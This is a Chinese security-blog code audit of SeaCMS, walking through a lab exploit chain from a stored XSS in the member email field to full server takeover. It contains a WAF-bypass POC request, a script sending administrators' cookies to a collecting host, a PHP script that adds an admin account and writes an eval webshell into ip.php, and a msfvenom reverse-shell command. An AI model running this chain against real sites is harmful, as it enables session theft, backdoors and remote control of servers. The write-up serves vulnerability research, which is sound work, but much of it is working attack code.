seacms代码审计:从存储型XSS到getshell

Forthrglory / 2019-11-21 09:21:22 / 浏览数 947 安全技术 漏洞分析 顶(0) 踩(0)

之前进行代码审计，挖到了一个海洋cms的存储型XSS漏洞，从这个漏洞出发，进行getshell。

介绍

海洋cms是一款简单的php内容管理系统，主要用于视频网站，采用PHP+MYSQL架构，未使用框架

建站

靶机: windowsXP 192.168.113.128

攻击机：kali 192.168.113.157

下载安装，然后填上信息即可

后台路径: /zhwx5t/

后台账号: admin admin(系统管理员)

代码审计


漏洞发生在member.php更新资料的地方，我们不妨跟踪一下变量，从头看起

```
<?php

session_start();

require_once("include/common.php");

require_once(sea_INC.'/main.class.php');
```

这里引用了common.php，跟进去

```
<?php

error_reporting(0);

require_once('webscan/webscan.php');
```

可以看到调用了webscan.php，根据官方文档所说，这里是360安全检测模块



跟进去查看

```
......

//post■■■■

$postfilter = "<.*=(&#\\d+?;?)+?>|<.*data=data:text\\/html.*>|\\b(alert\\(|confirm\\(|expression\\(|prompt\\(|benchmark\s*?\(.

......
```

碍于篇幅，我仅放了有关漏洞的waf，我们将这个正则表达式分解

```
<.*=(&#\\d+?;?)+?>

<.*data=data:text\\/html.*>

\\b(alert\\(|confirm\\(|expression\\(|prompt\\(|benchmark\s*?\(.*\)|sleep\s*?\(.*\)|\\b(group_)?concat[\\s\\/\\*]*?\\([^\\)]+?

<[^>]*?\\b(onerror|onmousemove|onload|onclick|onmouseover)\\b

\\b(and|or)\\b\\s*?([\\(\\)'\"\\d]+?=[\\(\\)'\"\\d]+?|[\\(\\)'\"a-zA-Z]+?=[\\(\\)'\"a-zA-Z]+?|>|<|\s+?[\\w]+?\\s+?\\bin\\b\\s*

\\/\\*.*\\*\\/

<\\s*script\\b

\\bEXEC\\b

UNION.+?SELECT\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)

UPDATE\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)SET
```

```
INSERT\\s+INTO.+?VALUES

(SELECT|DELETE)(\\(.+\\)|\\s+?.+?\\s+?|(`|'|\").*?(`|'|\"))FROM(\\(.+\\)|\\s+?.+?|(`|'|\").*?(`|'|\"))

(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)
```

可以清楚的看到，整个正则表达式根本没有单独过滤尖括号，能算上对XSS过滤的，只有第四行对事件的过滤和第七行对script标签的过滤。

往下走。

来到漏洞处，查看关键代码

```
if($action=='chgpwdsubmit')

{

   if(trim($newpwd)<>trim($newpwd2))

   {

       ShowMsg('■■■■■■■■■■','-1');

       exit();

   }

   $email = str_ireplace('base64', "", $email);

   $email = str_ireplace('(', "", $email);

   $email = str_ireplace(')', "", $email);

   $email = str_ireplace('%', "", $email);

   if(!empty($newpwd)||!empty($email)||!empty($nickname))

   {

   if(empty($newpwd)){$pwd = $oldpwd;} else{$pwd = substr(md5($newpwd),5,20);};

   $dsql->ExecuteNoneQuery("update `sea_member` set password = '$pwd',email = '$email',nickname = '$nickname' where id= '$uid'

   ShowMsg('■■■■■■■','-1');

   exit();

   }

}
```


可以看到，email变量在经过了waf之后，会经过一轮替换，因此这里可以替换绕过waf，当然你也可以了利用其他方式去调用

这里利用script标签绕过

构造POC

```
POST /member.php?action=chgpwdsubmit

oldpwd=test&newpwd=test&newpwd2=test&email=test%40test.com<scbase64ript src=https://url.cn/585l00F></scrbase64ipt>&nickname=&g
```

src的值为http://127.0.0.1/test.js的短链接



可以看到数据库已经被修改了

当后台浏览到后台界面时，会触发漏洞，反弹回来Cookie，但需要注意两点，第一，只有系统管理员才能看到用户界面，普通管理员是没有这个权限的。

第二，海洋cms系统管理员的Cookie随着每一次登录都会改变，因此想要长久的拥有权限，除非更改密码。这里可以利用到后台的一个漏洞，准确的来讲应该是后台的一个

代码如下

```
<?php

header('Content-Type:text/html;charset=utf-8');

require_once(dirname(__FILE__)."/config.php");

CheckPurview();

if($action=="set")

{

   $v= $_POST['v'];

   $ip = $_POST['ip'];

   $open=fopen("../data/admin/ip.php","w" );

   $str='<?php ';

   $str.='$v = "';

   $str.="$v";

   $str.='"; ';

   $str.='$ip = "';
```

```
   $str.="$ip";
   $str.='"; ';
   $str.=" ?>";
   fwrite($open,$str);
   fclose($open);
   ShowMsg("■■■■■■!","admin_ip.php");
   exit;
}
?>
```

这里根本没有经过过滤，直接将变量写进去，可以写一个脚本利用

代码如下

```
# test.js
var img = new Image();
img.src=  "http://127.0.0.1/test.php?x=" + document.cookie + "&p=" + location.pathname;
# test.php
<?php
   function Requests($url, $data, $cookie = '', $type = 1){
       $ch = curl_init();
       $params[CURLOPT_URL] = $url;
          $params[CURLOPT_HEADER] = FALSE;
       $params[CURLOPT_SSL_VERIFYPEER] = false;
       $params[CURLOPT_SSL_VERIFYHOST] = false;
       $params[CURLOPT_RETURNTRANSFER] = true;
       if ($type === 1) {
           $params[CURLOPT_POST] = true;
           $params[CURLOPT_POSTFIELDS] = $data;
       }
       $params[CURLOPT_COOKIE] = $cookie;
       curl_setopt_array($ch, $params);
       $output = curl_exec($ch);
       file_put_contents('log.txt', $output, FILE_APPEND);
       curl_close($ch);
   }
   $C = $_GET['x'];
   $P = $_GET['p'];
```


```
$P = substr($P, 0, strlen($P)-21);

file_put_contents('c.txt', $C);

file_put_contents('p.txt', $P);

$url_1 = 'http://192.168.113.128'.$P.'admin_manager.php?action=add';

$url_2 = 'http://192.168.113.128'.$P.'admin_ip.php?action=set';

$data_1 = 'username=test&pwd=test&pwd2=test&groupid=1';

$data_2 = 'v=0&ip=+";@eval($_POST[qwer]);"';

Requests($url_1, $data_1, $C);

Requests($url_2, $data_2, $C);
```

这两个脚本会将cookie和后台路径保存在文件中，并且会向后台发送数据，添加一个系统管理员，同时会在系统中写入一个一句话木马，需要注意的是修改域名为测试域名。

```
d class="td_border" height="30"><input class="checkbox" type="checkbox" value="1" name="uidarray[]"></td>
    <td class="td_border" height="30">1</td>
    <td class="td_border" height="30">test</td>
    <td class="td_border" height="30">test40test.com<script src="https://url.cn/585100F"></script></td>
    <td class="td_border" height="30">2019-10-08 16:40:33</td>
    <td class="td_border" height="30">192.168.113.1</td>
    <td class="td_border" height="30">普通会员</td>
```

代码已经写进了后台


管理员添加成功




一句话也写进去了

利用蚁剑连接上，然后生成exe文件反弹shell

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.113.169 LPORT=5555 -f exe > exp.exe
```





接下来就是对内网渗透或者提权留后门，不在本文章讨论范围内，因此不再赘述

题外话

在研究完上个漏洞后，我又发现了一处该cms的存储型XSS，但该漏洞数据库字段限制长度为20，我并没有找到可利用的方法，有师傅有兴趣可以研究下，以下为测试。


注册处存储型XSS漏洞

漏洞产生的地方在注册时的名称处，过滤的waf脚本和上面一样，因此不再赘述，与此同时，还利用了两个函数进行过滤

```
# reg.php

$username = $m_user;

$username = RemoveXSS(stripslashes($username));

$username = addslashes(cn_substr($username,200));

# RemoveXSS()

function RemoveXSS($val) {

  $val = preg_replace('/([\x00-\x08,\x0b-\x0c,\x0e-\x19])/', '', $val);


  $search = 'abcdefghijklmnopqrstuvwxyz';

  $search .= 'ABCDEFGHIJKLMNOPQRSTUVWXYZ';

  $search .= '1234567890!@#$%^&*()';

  $search .= '~`";:?+/={}[]-_|\'\\';

  for ($i = 0; $i < strlen($search); $i++) {

     // ;? matches the ;, which is optional

     // 0{0,7} matches any padded zeros, which are optional and go up to 8 chars


     // @ @ search for the hex values

     $val = preg_replace('/(&#[xX]0{0,8}'.dechex(ord($search[$i])).';?)/i', $search[$i], $val); // with a ;

     // @ @ 0{0,7} matches '0' zero to seven times

     $val = preg_replace('/(&#0{0,8}'.ord($search[$i]).';?)/', $search[$i], $val); // with a ;

  }

  $ra1 = Array('_GET','_POST','_COOKIE','_REQUEST','if:','javascript', 'vbscript', 'expression', 'applet', 'meta', 'xml', 'bli

  $ra2 = Array('onabort', 'onactivate', 'onafterprint', 'onafterupdate', 'onbeforeactivate', 'onbeforecopy', 'onbeforecut', 'o

  $ra = array_merge($ra1, $ra2);


  $found = true; // keep replacing as long as the previous round replaced something

  while ($found == true) {

     $val_before = $val;

     for ($i = 0; $i < sizeof($ra); $i++) {

        $pattern = '/';

        for ($j = 0; $j < strlen($ra[$i]); $j++) {

           if ($j > 0) {

              $pattern .= '(';

              $pattern .= '(&#[xX]0{0,8}([9ab]);)';
```

```
            $pattern .= '|';
            $pattern .= '|(&#0{0,8}([9|10|13]);)';
            $pattern .= ')*';
         }
         $pattern .= $ra[$i][$j];
      }
      $pattern .= '/i';
      $replacement = substr($ra[$i], 0, 2).'<x>'.substr($ra[$i], 2); // add in <> to nerf the tag
      $val = preg_replace($pattern, $replacement, $val); // filter out the hex tags
      if ($val_before == $val) {
         // no replacements were made, so exit the loop
         $found = false;
      }
   }
 }

 return $val;
}
```

RemoveXSS函数针对关键字会在第二个字符后添加<x>以防止XSS，但仅仅过滤了script，javascript等几个有限的关键字，大部分标签可以利用，但难点在于数据库字段长
</x>



除此之外，后台还会在a标签中引用username，但我才疏学浅，并没找到利用方式。

```
<tr  bgcolor="#fff"  style="background-color:#fff"  onmouseover="style.backgroundColor='#E0F2FB'"  onmouseout="style.backgroundColor='#fff'"  name="topicli"  id="topicli3" >

  <td class="td_border" height="30" ><input class="checkbox" type="checkbox" value="3" name="uidarray[]"></td>
      <td class="td_border" height="30" >3</td>
      <td class="td_border" height="30" >sc<x>ript</td>
      <td class="td_border" height="30" >test@test.com</td>
      <td class="td_border" height="30" >2019-11-07 20:43:42</td>
      <td class="td_border" height="30" >192.168.113.1</td>
      <td class="td_border" height="30" >普通会员</td>
      <td class="td_border" height="30" >10</td>
      <td class="td_border" height="30" >正常</td>
      <td class="td_border" height="30" ><a href="admin_members.php?ac=edit&id=3">编辑</a> <a href="sendmail.php?smtprmail=test@test.com&username=sc<x>ript">发邮件</a>&
<a href="sendmsg.php?username=sc<x>ript">发消息</a> <a href="admin_members.php?ac=del2&id=3" onclick="if(confirm('确定删除？操作不可恢复')){return true;}else{return
;}">删除</a></td>
```

这里我提供了两个思路，供师傅们参考

拆分跨站法

来自著名安全研究员剑心发布的一篇文章《疯狂的跨站之行》，针对长度限制，可以利用拆分跨站法，即将代码拆分，赋值给JavaScript变量，最后利用eval函数执行变量，

```
<script>z='document.write'</script>

   <script>z=Z+'write■" '</script>

   <script>z=z+'<script>'</script>

   <script>z=z+' src=ht'</script>

   <script>z=z+'tp://ww'</script>

   <script>z=z+'w.shell'</script>

   <script>z=z+'.net/1.'</script>

   <script>z=z+'js></sc'</script>

   <script>z=z+'ript'</script>

   <script>eval(z)</script>
```

针对此cms，难点在于过滤了script导致没有办法构造字符串，而利用其他标签长度又不够，难以突破

事件

waf虽然过滤了五个比较常见的on标签但还有其他相当多的标签可利用，例如

```
onResume

   onReverse

   onRowDelete

   onRowInserted

   onSeek

   onSynchRestored

   onTimeError

   onTrackChange

   onURLFlip

   onRepeat

......
```

